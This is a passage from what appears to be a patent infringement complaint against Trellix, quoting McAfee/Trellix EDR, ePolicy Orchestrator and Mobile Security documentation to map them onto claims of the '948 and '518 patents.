- Does the endpoint contain processes running from suspicious directories?
  - Process(es) running from suspicious directories
- Is there evidence of hacking or admin tools used on the device?
  - Admin or hacking tool(s) running on device
- Does the endpoint contain running processes with signs of malicious usage?

Artifacts

Artifact type: Device (external), Other (external), Device (internal), Other (internal)

Finding Details

17 uncommon process(es)

Artifacts:
59-edr-114
C:\USERS\TED\DESKTOP\LUCKYW...
C:\USERS\TED\DESKTOP\INSTANT...
C:\PROGRAM FILES\WINDOWSAP...
C:\USERS\PUBLIC\PROCDUMP64....
C:\WINDOWS\SYSTEM32\MUSNO...
C:\Windows\Temp\{A90FBAB5-F6...
C:\WINDOWS\PSEXESVC.EXE
C:\WINDOWS\SYSTEM32\MODE.C...
C:\WINDOWS\TEMP\MVEDRSETU...
C:\ProgramData\Trellix\Agent\C...
C:\Windows\System32\SecurityH...
C:\Windows\System32\MicrosoftE...
C:\Program Files\WindowsApps\...
C:\PROGRAM FILES\COMMON FIL...
C:\Windows\Temp\{1089F3E7-C3...
C:\PROGRAM FILES\WINDOWSAP...
LUCKYWINNER.EXE
INSTANTWINNER.EXE
OFFICEHUBTASKHOST.EXE
PROCDUMP64.EXE
MUSNOTIFYICON.EXE

Search Workspace

97

105. Defendant has and continues to indirectly infringe one or more claims of the ’948 Patent by knowingly and intentionally inducing others, including customers and end-users, to directly infringe, either literally or under the doctrine of equivalents, by making, using, offering to sell, selling, and/or importing into the United States products that include infringing technology,

[96] https://www.mcafee.com/enterprise/en-us/assets/solution-briefs/sb-mvision-endpoint-epo.pdf

[97] *See e.g.*, https://www.trellix.com/en-us/products/edr.html

such as the ’948 Accused Product (*e.g.*, products incorporating the application and change control features).

106. Defendant with knowledge that these products, or the use thereof, infringe the ’948 Patent at least as of the date of this Complaint, knowingly and intentionally induced, and continues to knowingly and intentionally induce, direct infringement of the ’948 Patent by providing these products to end-users for use in an infringing manner, as well as providing instruction and installation manuals on its support portal, and providing customer service through phone support and/or dedicated support staff that instruct end-users to use the products in an infringing manner.[98]

107. Defendant encourages and induces its users and customers of the ’948 Accused Products to perform the methods claimed in the Asserted Patents. For example, Defendant Trellix makes its security services available on its website, widely advertises those services, provides applications that allow customers and users to access those services, provides training and instructions for installing and maintaining those products, and provides technical support to customers and users via Trellix support and services.[99]

108. Defendant further encourages and induces its customers to use the infringing McAfee/Trellix ePolicy Orchestrator by providing directions for and encouraging the McAfee Agent to be installed on individual endpoint computers.[100]

[98] McAfee MVISION Endpoint Detection and Response Product Guide - https://docs.trellix.com/bundle/mvision-endpoint-detection-and-response-product-guide/page/GUID-BC5B4C5C-4904-4414-8E8A-86ACB26037D7.html; McAfee Application and Change Control 8.3.x - Windows Product Guide - https://docs.trellix.com/bundle/application-change-control-8.3.x-product-guide-windows/page/GUID-7A024BCE-2FCE-4754-BCF4-C06100840993.html

[99] https://docs.trellix.com/; https://www.trellix.com/en-us/support.html; https://www.trellix.com/en-us/services/education-services.html

[100] McAfee MVISION Endpoint Detection and Response Product Guide; https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#

109. Defendant has induced infringement by others, including end-users, with the intent to cause infringing acts by others or, in the alternative, with the belief that there was a high probability that others, including end-users, infringe the ’948 Patent, but while remaining willfully blind to the infringement.

110. Taasera has suffered damages as a result of Defendant’s direct and indirect infringement of the ’948 Patent in an amount to be proved at trial.

111. Taasera has suffered, and will continue to suffer, irreparable harm as a result of Defendant’s infringement of the ’948 Patent, for which there is no adequate remedy at law, unless Defendant’s infringement is enjoined by this Court.

COUNT VI
(Infringement of the ’518 Patent)


112. Paragraphs 1 through 37 are incorporated by reference as if fully set forth herein.

113. Neither Taasera nor TaaSera, Inc. have licensed or otherwise authorized Defendant to make, use, offer for sale, sell, or import any products that embody the inventions of the ’518 Patent.

114. Defendant has and continues to directly infringe the ’518 Patent, either literally or under the doctrine of equivalents, without authority and in violation of 35 U.S.C. § 271, by making, using, offering to sell, selling, and/or importing into the United States products that satisfy each and every limitation of one or more claims of the ’518 Patent including, but not limited to, claim 17. Such products incorporate mobile threat protection and include at least the McAfee/Trellix MVISION Mobile (the “’518 Accused Products”) which is a system for providing device management services comprising: a data store configured to be accessible by a server; a CPU of the server coupled to a memory configured to execute computer-readable instructions; computer-readable instructions for execution on the server comprising instructions configured to:

automatically make a determination that an attribute of a mobile device stored in the data store has changed; evaluate the attribute, in response to the determination, to determine if the attribute change triggers at least one of a plurality of administrator-defined rules, which indicates that the attribute is out of compliance, wherein each of the rules applies to mobile devices regardless of mobile operating system; and automatically initiates an action defined by the at least one of a plurality of administrator defined rules if the attribute is out of compliance, wherein the data store is configured to gather substantially real-time data pertaining to a plurality of attributes related to an operating state of each of the plurality of mobile devices, the attributes for each mobile device being gathered from a plurality of sources, including each mobile device, wherein each mobile device utilizes one of a plurality of different mobile operating systems, and the substantially real-time data is formatted, such that the rules can be substantially uniformly applied to the plurality of attributes across the plurality of different mobile operating systems.

115. Every '518 Accused Product is a system for providing device management services. For example, Trellix Mobile Security provides device management services using McAfee/Trellix ePolicy Orchestrator.



Trellix

DATA SHEET

Trellix Mobile Security

Defend all your mobile devices

Protect your employees and their mobile devices with Trellix Mobile Security. This solution detects threats and vulnerabilities on Apple iOS or Google Android devices, the networks they're connected to, and the applications that users have downloaded. On-device detection capabilities provide protection whether the device is online or not.

Mobile Security uses machine learning capabilities fed by billions of data points from millions of devices to identify current or imminent threats and attacks, including ones that have never been seen before.

On-device protection


Device protection delivers continuous threat detection on or off the corporate network. Network protection tells you and your employees whether their mobile devices are connecting to an unsafe or compromised network. Finally, comprehensive application intelligence mitigates security and privacy risks, reducing the chance of data loss.

Unified management

Trellix Mobile Security is integrated with Trellix ePolicy Orchestrator (ePO) software, our flagship enterprise central management platform. This allows you to manage mobile devices just like any other endpoint. From high-level security dashboards to more comprehensive policies, tasks, and reporting, ePO is the starting point for managing all the endpoints in your organization—including mobile devices.

[101]

116. Every '518 Accused Product comprises a data store configured to be accessible by a server. For example, a Microsoft SQL database is configured to be accessible by the McAfee/Trellix ePolicy Orchestrator (ePO) server.



McAfee ePO components

The architecture helps you successfully manage and protect your environment, regardless of size.


1. **McAfee ePO server**
   - Manages and deploys products, upgrades, and patches.
   - Connects to the McAfee ePO update server to download the latest security content
   - Enforces policies on your endpoints
   - Collects events, product properties, and system properties from the managed endpoints and sends them back to McAfee ePO
   - Reports on the security of your endpoint
2. **Microsoft SQL database** — Stores all data about your network-managed systems, McAfee ePO, Agent Handlers, and repositories.

[102]

[101] https://www.trellix.com/en-us/assets/docs/data-sheets/trellix-mobile-security-datasheet.pdf

[102] https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#

117. Every ’518 Accused Product comprises a CPU of the server coupled to a memory configured to execute computer readable instructions. For example, McAfee/Trellix ePolicy Orchestrator comprises a CPU coupled to a memory configured to execute computer readable instructions.



System requirements and recommendations


Make sure that your environment conforms to all requirements and recommendations before installing McAfee ePO software.

Memory	8-GB available RAM minimum.
Network Interface Card (NIC)	100 megabit minimum. **TIP:** If Using A Server With More Than One IP Address, McAfee EPO Uses The First Identified IP Address. To Use More IP Addresses For Agent-Server Communication, Create Agent Handler Groups For Each IP Address. For More Information, See KB56281.
Processor	• 64-bit Intel compatible • (Recommended) 4 cores minimum

[103]

118. Every ’518 Accused Product comprises computer readable instructions for execution on the server, comprising instructions configured to: automatically make a determination that an attribute of a mobile device stored in the data store has changed. For example, McAfee/Trellix Mobile Security automatically makes a determination that an attribute of a mobile device, such as device risk state, stored in the data store has changed.

[103] https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-installation-guide/page/GUID-892CDD00-7061-4B9B-931A-D0F84735A9FE.html




Risk Management

The risk management widget shows the risk status for devices within the organization.

Risk	Description
Jailbroken	The number of devices that MVISION Mobile App detected as either Jailbroken/Rooted or in the process of being Jailbroken/Rooted.
Developer Mode	The number of devices that MVISION Mobile App detected with USB Debugging enabled.
3rd Party App Store	The number of devices that MVISION Mobile App detected with the 'Unknown Sources' configuration option is enabled.
High-Risk Devices	The number of devices that MVISION Mobile App detected with the 'Stagefright' vulnerability.

[104]




[105]

119. Every '518 Accused Product comprises computer readable instructions for execution on the server, comprising instructions configured to: evaluate the attribute, in response to the determination, to determine if the attribute change triggers at least one of a plurality of

[104] https://docs.trellix.com/download/resource/bundle/mvision-mobile-v1-0-0-4-28-product/raw/resource/enus/prod-mvision-mobile-v1-0-0-product.pdf
[105] *Id.*

administrator-defined rules, which indicates that the attribute is out of compliance, wherein each of the rules applies to mobile devices regardless of mobile operating system. For example, McAfee/Trellix Mobile Security evaluates the attribute (device risk state), in response to the determination (that a mobile device is currently in a high-risk state), to determine if the attribute change triggers at least one of a plurality of administrator-defined rules (*e.g.*, threat policies), which, if enabled, indicates that the attribute is out of compliance.




Risk Management

The risk management widget shows the risk status for devices within the organization.

Risk	**Description**
Jailbroken	The number of devices that MVISION Mobile App detected as either Jailbroken/Rooted or in the process of being Jailbroken/Rooted.
Developer Mode	The number of devices that MVISION Mobile App detected with USB Debugging enabled.
3rd Party App Store	The number of devices that MVISION Mobile App detected with the 'Unknown Sources' configuration option is enabled.
High-Risk Devices	The number of devices that MVISION Mobile App detected with the 'Stagefright' vulnerability.

[106]

[106] https://docs.trellix.com/download/resource/bundle/mvision-mobile-v1-0-0-4-28-product/raw/resource/enus/prod-mvision-mobile-v1-0-0-product.pdf




Defining Threat Policies

The threat policy actions can be defined for the default group, or groups that you define (either MDM groups or local device groups). This information is displayed by selecting the **Policy** page on the main menu and then the **Threat Policy** tab. The various policy options are the following:

- Enable or disable detection of a specific threat classification.
- Determine whether you want to alert the user or not.
- Specify the text of the alert.
- Specify the protection actions to take (either local at the device or MDM related). If an email is sent, is SMS text also, or both sent to the logged in Administrator.

When the modifications of these options is complete, click **Deploy** to send the new threat policy to the currently activated MVISION Mobile App devices. When integrated with an MDM or if local device groups are created, each group used for integration is created as a MVISION Mobile Console group with its own threat policy. You select which threat policy group to modify at the top of the page in the 'Selected Group' dropdown. Only the users and devices in the selected MVISION Mobile Console Group receive the modified policy.

107



Policies

Selected Group: Default Group

Enable	Severity	Threat	Set User Alert	Device Action	MDM Action	Mitigation Action	Notify Me
☑	Elevated	Abnormal Process Activity	□		Not Suppo	Unavailable	
□	Elevated	Always-on VPN App Set	□		Not Suppo	Unavailable	
□	Elevated	Android Debug Bridge (ADB) Apps Not Verified	□		Not Suppo	Unavailable	
☑	Low	Android Device - Compatibility Not Tested By ...	□		Not Suppo	Unavailable	
☑	Critical	Android Device - Possible Tampering	□		Not Suppo	Unavailable	
☑	Critical	App Tampering	□		Not Suppo	Unavailable	


108

120. Every '518 Accused Product comprises computer-readable instructions for execution on the server, comprising instructions configured to: automatically initiate an action defined by the at least one of a plurality of administrator defined rules if the attribute is out of compliance. For example, McAfee/Trellix Mobile Security automatically initiates an action, such

[107] McAfee MVISION Mobile Console Product Guide - https://docs.trellix.com/bundle/mvision-mobile-v1-0-0-console-product/resource/prod-mvision-mobile-v1-0-0-product.pdf

[108] https://docs.trellix.com/bundle/mvision-mobile-v1-0-0-console-product/resource/prod-mvision-mobile-v1-0-0-product.pdf

as to disable Bluetooth, defined by the at least one of a plurality of administrator defined conditional access rules (*e.g.*, threat policies) if the attribute (*e.g.*, device risk) is out of compliance.




Defining Threat Policies

The threat policy actions can be defined for the default group, or groups that you define (either MDM groups or local device groups). This information is displayed by selecting the **Policy** page on the main menu and then the **Threat Policy** tab. The various policy options are the following:

- Enable or disable detection of a specific threat classification.
- Determine whether you want to alert the user or not.
- Specify the text of the alert.
- Specify the protection actions to take (either local at the device or MDM related). If an email is sent, is SMS text also, or both sent to the logged in Administrator.

When the modifications of these options is complete, click **Deploy** to send the new threat policy to the currently activated MVISION Mobile App devices. When integrated with an MDM or if local device groups are created, each group used for integration is created as a MVISION Mobile Console group with its own threat policy. You select which threat policy group to modify at the top of the page in the 'Selected Group' dropdown. Only the users and devices in the selected MVISION Mobile Console Group receive the modified policy.

[109]




Action/Protection

The protection actions are applied on the device or via MDM integration if one is configured. On-device actions include Disable Wi-Fi (Android Only) and VPN (iOS Only). MDM actions allow the MDM to enforce actions on the device or whatever the MDM administrator has set up. Multiple MDM Protection items can be used in the threat policy depending on the threat severity level and use case. Device Action

Device Action

The device actions do not require integration with an MDM (with the exception of the iOS 'Disconnect Wi-Fi' action). The figure shows the actions available for Android, iOS, and Knox devices.

1. To set the Device Action, select "**Policie**s" in the navigation panel, and select the "Threat Policy" tab.
2. Locate the desired device, and right-click on the checkbox in the "**Device Action**" column.
3. Click on the checkbox for the desired device action. The figure shows how the actions are provided for Android, iOS, and Samsung Knox devices.



Device Action

Android
□ Disconnect Wifi
□ Network Sinkhole
□ Disable Bluetooth
□ Tunnel Unsecured Traffic

iOS
□ Network Sinkhole
□ Disable Bluetooth
□ Tunnel Unsecured Traffic

Samsung Knox
☑ Use Android Actions
□ Disable App
□ Uninstall App
□ Block App
□ Isolate From Network
□ Data Loss Prevention


[110]

121. In every '518 Accused Product, the data store is configured to gather substantially real-time data pertaining to a plurality of attributes related to an operating state of each of the plurality of mobile devices, the attributes for each mobile device being gathered from a plurality of sources including each mobile device, wherein each mobile device utilizes one of a plurality of

[109] *Id.*

[110] https://docs.trellix.com/download/resource/bundle/mvision-mobile-v1-0-0-4-28-product/raw/resource/enus/prod-mvision-mobile-v1-0-0-product.pdf

